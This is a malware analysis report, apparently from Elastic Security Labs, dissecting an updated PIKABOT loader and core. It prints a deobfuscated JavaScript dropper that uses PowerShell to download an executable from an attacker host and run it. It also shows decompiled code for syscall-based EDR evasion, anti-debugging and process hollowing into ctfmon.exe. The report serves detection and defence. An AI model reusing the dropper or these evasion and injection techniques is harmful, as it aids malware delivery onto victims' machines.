PIKABOT, I choose you!

elastic.co/security-labs/pikabot-i-choose-you

Subscribe

PIKABOT at a glance

PIKABOT is a widely deployed loader malicious actors utilize to distribute payloads such as Cobalt Strike or launch ransomware. On February 8th, the Elastic Security Labs team observed new PIKABOT campaigns, including an updated variant. This version of the PIKABOT loader uses a new unpacking method and heavy obfuscation. The core module has added a new string decryption implementation, changes to obfuscation functionality, and various other modifications.


This post will highlight the initial campaign, break down the new loader functionality, and review the core components. There are interesting design choices in this new update that we think are the start of a new codebase that will make further improvements over time. While the functionality is similar to previous builds, these new updates have likely broken signatures and previous tooling.

During the development of this research, the ThreatLabz team at Zscaler released great analysis and insights into a sample overlapping with those in this post. We suggest reading their work along with ours to understand these PIKABOT changes comprehensively.

Key takeaways


- Fresh campaigns involving significant updates to the PIKABOT loader and core components
- PIKABOT loader uses a new unpacking technique of combining scattered chunks of encrypted data in base64 format from `.data` section
- Changes in the core include toned-down obfuscation and in-line RC4 functions, plaintext configuration at runtime, removal of AES during network communications
- PIKABOT development appears as a work-in-progress, with future updates likely imminent
- Call-stack visibility using Elastic Security provides the ability to triage threats like PIKABOT rapidly

PIKABOT campaign overview



PIKABOT execution flow

As the new year started, PIKABOT distribution remained inactive until approximately two weeks ago. This new campaign on February 8th involved emails with hyperlinks that led to ZIP archive files containing a malicious obfuscated Javascript script.



Obfuscated Javascript within ZIP archive

Below are the contents of the obfuscated JavaScript file, showing the next sequence to download and execute PIKABOT's loader using PowerShell.

```
JavaScript

// deobfuscated
var sites = ['https://gloverstech[.]com/tJWz9/', '', '']
for (var i = 0x0; i < 3; i++)
{
        var obj = new ActiveXObject("WScript.Shell")
        obj['Run']("powershell Invoke-WebRequest https://gloverstech[.]com/tJWz9/0.2343379541861872.dat -
OutFile %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.exe; saps %SYSTEMDRIVE%\\Users\\Public\\Jrdhtjydhjf.exe")
}
```

Deobfuscated Javascript

PIKABOT loader

Loader stage 1

To appear authentic, the developer tampered with a legitimate search and replace tool called `grepWinNP3.exe` from this repository. Using our internal sandboxing project (Detonate) and leveraging Elastic Defend's call stack feature provided a detailed trace of the execution, allowing us to pinpoint the entry point of malicious code.

An analysis of the call stack data reveals that execution begins at a call before offset `0x81aa7` within the malicious file; the execution then leaps to a memory allocation at a call prior to offset `0x25d84`. Furthermore, it was observed that the process creation call stack is missing normal calls to `KernelBase.dll!CreateProcessInternalW` and `ntdll.dll!NtCreateUserProcess`, due to the use of a syscall via shellcode execution residing in the unbacked memory. By using this implementation, it will bypass user-mode hooks on WOW64 modules to evade EDR products.

```
          C:\Windows\System32\ntdll.dll!ZwCreateUserProcess+0x14
          C:\Windows\System32\wow64.dll!Wow64IsStackExtentsCheckEnforced+0x1
          395
          C:\Windows\System32\wow64.dll!Wow64IsStackExtentsCheckEnforced+0xb
          81
          C:\Windows\System32\wow64.dll!Wow64SystemServiceEx+0x153
          C:\Windows\System32\wow64cpu.dll!TurboDispatchJumpAddressEnd+0xb
          C:\Windows\System32\wow64cpu.dll!BTCpuSimulate+0x9
          C:\Windows\System32\wow64.dll!Wow64LdrpInitialize+0x25a
rent.t    C:\Windows\System32\wow64.dll!Wow64LdrpInitialize+0x120
ack.sy    C:\Windows\System32\ntdll.dll!LdrInitShimEngineDynamic+0x31dd
          C:\Windows\System32\ntdll.dll!LdrInitializeThunk+0x1db
          C:\Windows\System32\ntdll.dll!LdrInitializeThunk+0x63
          C:\Windows\System32\ntdll.dll!LdrInitializeThunk+0xe
          C:\Windows\SysWOW64\ntdll.dll!ZwWaitForAlertByThreadId+0xc
          Unbacked+0x1058
          Unbacked+0x9e9f
          Unbacked+0xbd38
          Unbacked+0x135a9
          C:\Users\user\Desktop\file.exe+0x25d84
          C:\Users\user\Desktop\file.exe+0x81aa7
```

Alert call stack for PIKABOT loader

Looking into the offset `0x81aa7` of the malicious file and conducting a side-by-side code comparison with a verified, benign version of the `grepWinNP3.exe` file, we identified something distinct and unusual: a hardcoded address to execute the PIKABOT loader, this marks the entrypoint of the PIKABOT loader.

```
text:00481A7D                 push    0
text:00481A7F                 push    0
text:00481A81                 push    0
text:00481A83                 push    0
text:00481A85                 push    0
text:00481A87                 push    0
text:00481A89                 push    0
text:00481A8B                 push    0
text:00481A8D                 push    0
text:00481A8F                 push    0
text:00481A91                 push    offset aDsfdsfsdf ; "dsfdsfsdf"
text:00481A96                 push    0
text:00481A98                 call    esi ; CreateWindowExA
text:00481A9A                 push    0
text:00481A9C                 push    1
text:00481A9E                 push    0
text:00481AA0                 mov     eax, offset malware_start
text:00481AA5                 call    eax ; malware_start
text:00481AA7     ; ---------------------------------------------------------
text:00481AA7                 add     esp, 0Ch
text:00481AAA                 push    0
text:00481AAC                 call    __loaddll
```

Entrypoint to malicious code

The malicious code employs heavy obfuscation, utilizing a technique where a jump (`JMP`) follows each assembly instruction. This approach significantly complicates analysis by disrupting the straightforward flow of execution.

```
text:0040F459 004                 mov     ebp, esp
text:0040F45B 004                 jmp     loc_42A37C
text:0040F45B     ; END OF FUNCTION CHUNK FOR malware_start
text:0040F460     ; ---------------------------------------------------------------------------
text:0040F460
text:0040F460     loc_40F460:                             ; CODE XREF: sub_435288+5↓j
text:0040F460                     call    sub_420704
text:0040F465                     jmp     loc_419394
text:0040F46A     ; ---------------------------------------------------------------------------
text:0040F46A
text:0040F46A     loc_40F46A:                             ; CODE XREF: .text:004108FC↓j
text:0040F46A                     mov     edx, [ebp-10h]
text:0040F46D                     jmp     loc_41D897
text:0040F46D     ; ---------------------------------------------------------------------------
text:0040F472                     dw 565h
text:0040F474                     dd 0C58BC94Ah, 1111815Eh
text:0040F47C     ; ---------------------------------------------------------------------------
text:0040F47C     ; START OF FUNCTION CHUNK FOR sub_42BE25
text:0040F47C
text:0040F47C     loc_40F47C:                             ; CODE XREF: sub_42BE25+5↓j
text:0040F47C 000                 call    sub_420704
text:0040F481 -04                 jmp     loc_42AC6C
text:0040F481     ; END OF FUNCTION CHUNK FOR sub_42BE25
text:0040F481     ; ---------------------------------------------------------------------------
```

Obfuscation involving a combination of instructions and jumps

The loader extracts its stage 2 payload from the `.text` section, where it is stored in chunks of `0x94` bytes, before consolidating the pieces. It then employs a seemingly custom decryption algorithm, which utilizes bitwise operations.

```
  do
  {
    v5 = *payload_++;
    result = __ROR1__(((v5 ^ 0x98) - 0x68) ^ 0x98, 0x34);
    *v7++ = result;
    --payload_size;
  }
  while ( payload_size );
  return result;
}
```

Decryption algorithm for stage 2 payload

The next step of the process is to reflectively load the PE file within the confines of the currently executing process. This technique involves dynamically loading the PE file's contents into memory and executing it, without the need for the file to be physically written to disk. This method not only streamlines the execution process by eliminating the necessity for external file interactions but also significantly enhances stealth by minimizing the digital footprint left on the host system.

```
Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink[3].Flink;
v8 = (IMAGE_NT_HEADERS *)((char *)v17 + v17->e_lfanew);
v18 = (char *)alloc(v8->OptionalHeader.SizeOfImage, 64);
copy_pe_sections(v17, v18);
free(v6, v3, (int)v8, (int)v17, 0x2E400);
fix_pe_imports((IMAGE_DOS_HEADER *)v18);
fix_pe_reloc((IMAGE_DOS_HEADER *)v18);
sub_40A5C0(v3, (int)v8, (int)Flink, (IMAGE_DOS_HEADER *)v18);
```

Reflectively loading PE

Loader stage 2

The stage 2 loader, tasked with initializing the PIKABOT core within a newly established process, employs a blend of code and string obfuscation techniques similar to those found in the core itself. In addition to its obfuscation capabilities, the loader incorporates a series of advanced anti-debugging countermeasures.

Anti-debugging

The malware utilizes specific NTDLL `Zw` APIs for a variety of operations, including debugger detection, process creation, and injection, aiming to stay under the radar of detection mechanisms and evade EDR (Endpoint Detection and Response) user-land hooking, as well as debugging attempts.

It executes syscalls directly, bypassing conventional API calls that are more susceptible to monitoring and interception. It uses a wrapper function that facilitates the execution of syscalls in 64-bit mode which takes a hash of a `Zw` API name as a parameter.

```
int __cdecl fxh::exec_ZwQuerySystemInformation(int a1, int a2, int a3, int a4)
{
  int v5; // [esp+14h] [ebp+14h]
  int v6; // [esp+18h] [ebp+18h]

  fxh::execute_syscall_64bit(ntdll_dll_ZwQuerySystemInformation);// 0x0DF551F00
```

Function used to execute syscall by hash

The wrapper function extracts the syscall ID by parsing the loaded NTDLL and matching the hash of the `Zw` function name. After finding the correct syscall ID, it uses the `Wow64Transition` Windows API to execute the syscall in 64-bit mode.

```
8F 05 50 41 4C 00          pop     dword_4C4150
E8 92 B4 00 00             call    fxh__syscall__get_syscall
83 C4 04                   add     esp, 4
A3 54 41 4C 00             mov     syscall_id, eax
31 C0                      xor     eax, eax
64 8B 0D C0 00 00 00       mov     ecx, large fs:0C0h
85 C9                      test    ecx, ecx
74 01                      jz      short loc_4B1038

40                         inc     eax

                           loc_4B1038:             ; int
50                         push    eax
8D 54 24 04                lea     edx, [esp-4+arg_4]
E8 BE B0 00 00             call    fxh__syscall__get_Wow64Transition
A3 58 41 4C 00             mov     Wow64Transition, eax
8B 25 50 41 4C 00          mov     esp, dword_4C4150
A1 54 41 4C 00             mov     eax, syscall_id
FF 15 58 41 4C 00          call    Wow64Transition
8B 25 50 41 4C 00          mov     esp, dword_4C4150
FF 35 4C 41 4C 00          push    dword_4C414C
C3                         retn
```

Control flow graph showing syscall passed to `WoW64Transition`

Note that the parameters needed are pushed on the stack before the wrapper is called, the following example showcases a `ZwQueryInformationProcess` call with the `ProcessInformationClass` set to `ProcessDebugPort`(7):

```
C7 44 24 0C 04 00 00 00    mov     [esp+48h+var_3C], 4
89 44 24 10                mov     [esp+48h+var_38], eax
8D 45 D8                   lea     eax, [ebp+var_28]
89 44 24 08                mov     [esp+48h+var_40], eax
C7 44 24 04 07 00 00 00    mov     [esp+48h+var_44], ProcessDebugPort
C7 04 24 FF FF FF FF       mov     [esp+48h+var_48], 0FFFFFFFFh
E8 B3 AC FF FF             call    fxh__exec_ZwQueryInformationProcess
```

Syscall parameters pushed on stack

The malware employs a series of anti-debugging techniques designed to thwart detection by debugging and forensic tools. These techniques include:


- Calling `ZwQuerySystemInformation` with the `SystemKernelDebuggerInformation` parameter to detect the presence of kernel debuggers.
- Calling `ZwQueryInformationProcess` with the `ProcessInformationClass` set to `ProcessDebugPort` to identify any debugging ports associated with the process.
- Calling `ZwQueryInformationProcess` again, but with the `ProcessInformationClass` set to `ProcessDebugFlags` parameter, to ascertain if the process has been flagged for debugging.
- Inspecting the Process Environment Block (PEB) for the `BeingDebugged` flag, which indicates if the process is currently being debugged.
- Using `GetThreadContext` to detect hardware breakpoints. Scanning the list of currently running processes to identify any active debugging or forensic tools.

```
(ctx->CheckRemoteDebuggerPresent)(-1, DebuggerPresent);

if ( PEB->BeingDebugged == 1 || DebuggerPresent[0] )
  return 0x2500;
```

Decompilation of debugging checks

Interestingly, we discovered a bug where some of the process names it checks have their first byte zeroed out, this could suggest a mistake by the malware's author or an unwanted side-effect added by the obfuscation tool. The full list of process names that are checked can be found at the end of this article.



Process names with missing first byte

Execution

The loader populates a global variable with the addresses of essential APIs from the NTDLL and KERNEL32 libraries. This step is pivotal for the malware's operation, as these addresses are required for executing subsequent tasks. Note that the loader employs a distinct API name hashing algorithm, diverging from the one previously used for `Zw` APIs.

```
global_structure_loader->TEB = NtCurrentTeb();
module = fxh::get_module(ntdll_dll_ntdll_dll);
global_structure_loader->ntdll_module = module;
if ( !module )
  goto exit;
api = fxh::get_api(a1, a2, module, ntdll_dll_LdrGetProcedureAddress);
v5 = global_structure_loader;
global_structure_loader->LdrGetProcedureAddress = api;
v6 = fxh::get_api(a1, a2, v5->ntdll_module, ntdll_dll_LdrLoadDll);
v7 = global_structure_loader;
global_structure_loader->LdrLoadDll = v6;
v8 = fxh::get_api(a1, a2, v7->ntdll_module, ntdll_dll_RtlAllocateHeap);
v9 = global_structure_loader;
global_structure_loader->RtlAllocateHeap = v8;
v10 = fxh::get_api(a1, a2, v9->ntdll_module, ntdll_dll_RtlFreeHeap);
v11 = global_structure_loader;
global_structure_loader->RtlFreeHeap = v10;
v12 = fxh::get_api(a1, a2, v11->ntdll_module, ntdll_dll_RtlDecompressBuffer);
v13 = global_structure_loader;
global_structure_loader->RtlDecompressBuffer = v12;
v14 = fxh::get_api(a1, a2, v13->ntdll_module, ntdll_dll_RtlCreateProcessParametersEx);
v15 = global_structure_loader;
global_structure_loader->RtlCreateProcessParametersEx = v14;
global_structure_loader->RtlDestroyProcessParameters = fxh::get_api(
                                                         a1,
                                                         a2,
                                                         v15->ntdll_module,
                                                         ntdll_dll_RtlDestroyProcessParameters);
```

APIs retrieved for loading core component

Below is the reconstructed structure:

```
C/C++

struct global_variable
{
  int debugger_detected;
  void* LdrLoadDll;
  void* LdrGetProcedureAddress;
  void* RtlAllocateHeap;
  void* RtlFreeHeap;
  void* RtlDecompressBuffer;
  void* RtlCreateProcessParametersEx;
  void* RtlDestroyProcessParameters;
  void* ExitProcess;
  void* CheckRemoteDebuggerPresent;
  void* VirtualAlloc;
  void* GetThreadContext;
  void* VirtualFree;
  void* CreateToolhelp32Snapshot;
  void* Process32FirstW;
  void* Process32NextW;
  void* ntdll_module;
  void* kernel32_dll;
  int field_48;
  uint8_t* ptr_decrypted_PIKABOT_core;
  int decrypted_PIKABOT_core_size;
  TEB* TEB;
};
```

Loader structure

The malware then consolidates bytes of the PIKABOT core that are scattered in the `.data` section in base64-encoded chunks, which is noteworthy when compared to a previous version which loaded a set of PNGs from its resources section.

```
fxh::get_payload::chunk0();
fxh::get_payload::chunk1();
fxh::get_payload::chunk2();
fxh::get_payload::chunk3();
fxh::get_payload::chunk4();
fxh::get_payload::chunk5();
fxh::get_payload::chunk6();
dword_4D76CC = 759998248;
fxh::get_payload::chunk7();
fxh::get_payload::chunk8();
return fxh::get_payload::chunk9(v1);
```

Functions used to retrieve core payload in chunks

It executes a sequence of nine distinct functions, each performing similar operations but with varying arguments. Each function decrypts an RC4 key using an in-line process that utilizes strings that appear legitimate. The function then base64 decodes each chunk before decrypting the bytes.

```
v16 = fxh::payload_debase64(v14, a2);
fxh::payload_rc4_decrypy_payload(v14, v16, a3, a4, v15);
mw_memcpy(
  (global_structure_loader->buffer_decrypted_payload_from_base64 + global_structure_loader->decrypted_payload_size),
  v15,
  v16);
global_structure_loader->decrypted_payload_size += v16;
```

Decryption functions using RC4 and base64

After consolidating the decrypted bytes, it uses the `RtlDecompressBuffer` API to decompress them.

```
(global_structure_loader->RtlDecompressBuffer)(// decompress payload
  258,
  decompressed_payload,
  0x100000,
  global_structure_loader->buffer_decrypted_payload_from_base64,
  global_structure_loader->decrypted_payload_size,
  v82);
```

PIKABOT loader using decompression function

The loader creates a suspended instance of `ctfmon.exe` using the `ZwCreateUserProcess` syscall, a tactic designed to masquerade as a legitimate Windows process. Next, it allocates a large memory region remotely via the `ZwAllocateVirtualMemory` syscall to house the PIKABOT core's PE file.

Subsequently, the loader writes the PIKABOT core into the newly allocated memory area using the `ZwWriteVirtualMemory` syscall. It then redirects the execution flow from `ctfmon.exe` to the malicious PIKABOT core by calling the `SetContextThread` API to change the thread's execution address. Finally, it resumes the thread with `ZwResumeThread` syscall.

```
fxh::exec_ZwGetContextThread(v81, v65);
v66->Eax = v83 + v44->OptionalHeader.AddressOfEntryPoint;
fxh::exec_ZwSetContextThread(v81, v66);
dword_6F7650 = ((dword_6F7650 & 0x20001467 | 0x575DA218) ^ 0xB9A81E44);
fxh::exec_ZwWriteVirtualMemory(hProcess_, &PROCESS_BASIC_INFORMATION.PebBaseAddress->ImageBaseAddress);
fxh::exec_ZwResumeThread(v81);
```

Syscall execution of core payload

PIKABOT core

The overall behavior and functionality of the updated PIKABOT core are similar to previous versions: the bot collects initial data from the victim machine and presents the threat actor with command and control access to enable post-compromise behavior such as command-line execution, discovery, or launching additional payloads through injection.

The notable differences include:

- New style of obfuscation with fewer in-line functions
- Multiple implementations for decrypting strings
- Plaintext configuration at runtime, removal of JSON format
- Network communication uses RC4 plus byte swapping, removal of AES

Obfuscation

One of the most apparent differences is centered around the obfuscation of PIKABOT. This version contains a drastically less obfuscated binary but provides a familiar feel to older versions. Instead of a barrage of in-line RC4 functions, there are only a few left after the new update. Unfortunately, there is still a great deal of obfuscation applied to global variables and junk instructions.

Below is a typical example of junk code being inserted in between the actual malware’s code, solely to extend analysis time and add confusion.

```
while ( aMessage[data_blob] )
{
  if ( ++data_blob == 3674 )
  {
    useless1("HKEY_DYN_DATA", L"device or resource busy", dword_410CF0, "HKEY_DYN_DATA", aMessage);
    dword_410CF0 = dword_410950 & 0x3EB95215;
    break;
  }
}

dword_41099C |= 0x7B21558Eu;
_ctx = ctx;

dword_410CF0 ^= 0xFD6BAF20;
```

Obfuscation using global variables

String Decryption

As mentioned previously, there are still some in-line RC4 functions used to decrypt strings. In previous versions, the core used base64 encoding as an additional step in combination with using AES and RC4 to obscure the strings; in this core version, we haven’t seen base64 encoding or AES used for string decryption.

Here’s an instance of a remaining in-line RC4 function used to decrypt the hardcoded mutex. In this version, PIKABOT continues its trademark use of legitimate strings as the RC4 key to decrypt data.


```
for ( j = 0; j != 256; ++j )                    // rc4
  *(v254 + j) = j;
LOBYTE(v13) = 0;

for ( k = 0; k != 256; ++k )
{
  v216 = v10;
  v10 ^= 0xCB78EE78;
  v231 = *(v254 + k);
  v13 = (v13 + v231 + rc4_key[k % 9]);
  v15 = *(v254 + v13);
  *(v254 + k) = v15;
  *(v254 + v13) = v231;
}

v255 = v15;
z = 0;
LOBYTE(y) = 0;
dword_410C40 = v10;
*(v254 + v13) = v231;
dword_410AC4 = 0xA5B186B4 * v222;
LOBYTE(v18) = 0;

do
{
  y = (y + 1);
  v232 = *(v254 + y);
  v18 = (v232 + v18);
  *(v254 + y) = *(v254 + v18);
  *(v254 + v18) = v232;
  mutex_name[z] = (encrypted_mutex[z] ^ *(v254 + (*(v254 + y) + v232)));
  ++z;
}
```

In-line RC4



String decryption using RC4 with benign strings

In this new version, PIKABOT includes a different implementation for string obfuscation by using stack strings and placing individual characters into an array in a randomized order. Below is an example using `netapi32.dll`:

```
netapi32_dll[0] = retrieve_single_char('N');
netapi32_dll[11] = retrieve_single_char('L');
netapi32_dll[8] = retrieve_single_char('.');
dword_410C7C *= 2121956825;
netapi32_dll[9] = retrieve_single_char('D');
netapi32_dll[6] = retrieve_single_char('3');
netapi32_dll[2] = retrieve_single_char('T');
dword_410C7C = (dword_410C7C ^ 0x50B0A1) + 0x2DC27513;
netapi32_dll[3] = retrieve_single_char('A');
netapi32_dll[10] = retrieve_single_char('L');
v4 = retrieve_single_char(0);
dword_410B20 += 1869854843;
netapi32_dll[12] = v4;
netapi32_dll[4] = retrieve_single_char(80);
junk_function();
dword_410D3C = dword_410C7C - 1192797224;
sub_40CDC4(L"pl-PL", dword_410C7C, dword_410B20);
netapi32_dll[5] = retrieve_single_char('I');
netapi32_dll[1] = retrieve_single_char('E');
v5 = retrieve_single_char('2');
ctx = ::ctx;
netapi32_dll[7] = v5;
netapi32 = des::LoadDLL(netapi32_dll);
ctx->netapi32_dll = netapi32;
```

Stack string placement using `netapi32.dll`

Anti-debugging

In terms of anti-debugging in this version, PIKABOT checks the `BeingDebuggedFlag` in the PEB along with using `CheckRemoteDebuggerPresent`. In our sample, a hardcoded value (`0x2500`) is returned if a debugger is attached. These checks unfortunately are not in a single place, but scattered in different places throughout the binary, for example right before network requests are made.

```
(ctx->CheckRemoteDebuggerPresent)(-1, DebuggerPresent);

if ( PEB->BeingDebugged == 1 || DebuggerPresent[0] )
  return 0x2500;
```

Debugger check

Execution

Regarding execution and overall behaviors, PIKABOT's core closely follows the execution flow of older versions. Upon execution, PIKABOT parses the PEB and uses API hashing to resolve needed libraries at runtime. Next, it validates the victim machine by verifying the language identifier using `GetUserDefaultLangID`. If the `LangID` is set to Russian (`0x419`) or Ukranian (`0x422`), the malware will immediately stop its execution.

```
__int16 langid; // ax
char *i; // edx

langid = (ctx->GetUserDefaultLangID)();
if ( langid != Russian_Russia )
  return langid == Ukrainian_Ukraine;

for ( i = aBgBg; *i; ++i )
{
  if ( (*i - 0x30) > 9u )
  {
    dword_410D34 = 0x2A2C053C * unk_410BBC;
    break;
  }
}
unk_410BBC = 0xC9010E6F;
sub_40D924(dword_410D34, 0xF8EA4B0B, dword_410D34, "failureType", L"pap-029");
return 1;
```

Language check

After the language check, PIKABOT creates a mutex to prevent reinfection on the same machine. Our sample used the following mutex: `{6F70D3AF-34EF-433C-A803-E83654F6FD7C}`

Next, the malware will generate a UUID from the victim machine using the system volume number in combination with the hostname and username. PIKABOT will then generate a unique RC4 key seeded by `RtlRandomEx` and then place the key into the config structure to be used later during its network communications.

Initial Collection

The next phase involves collecting victim machine information and placing the data into a custom structure that will then be encrypted and sent out after the initial check-in request. The following actions are used to fingerprint and identify the victim and their network:

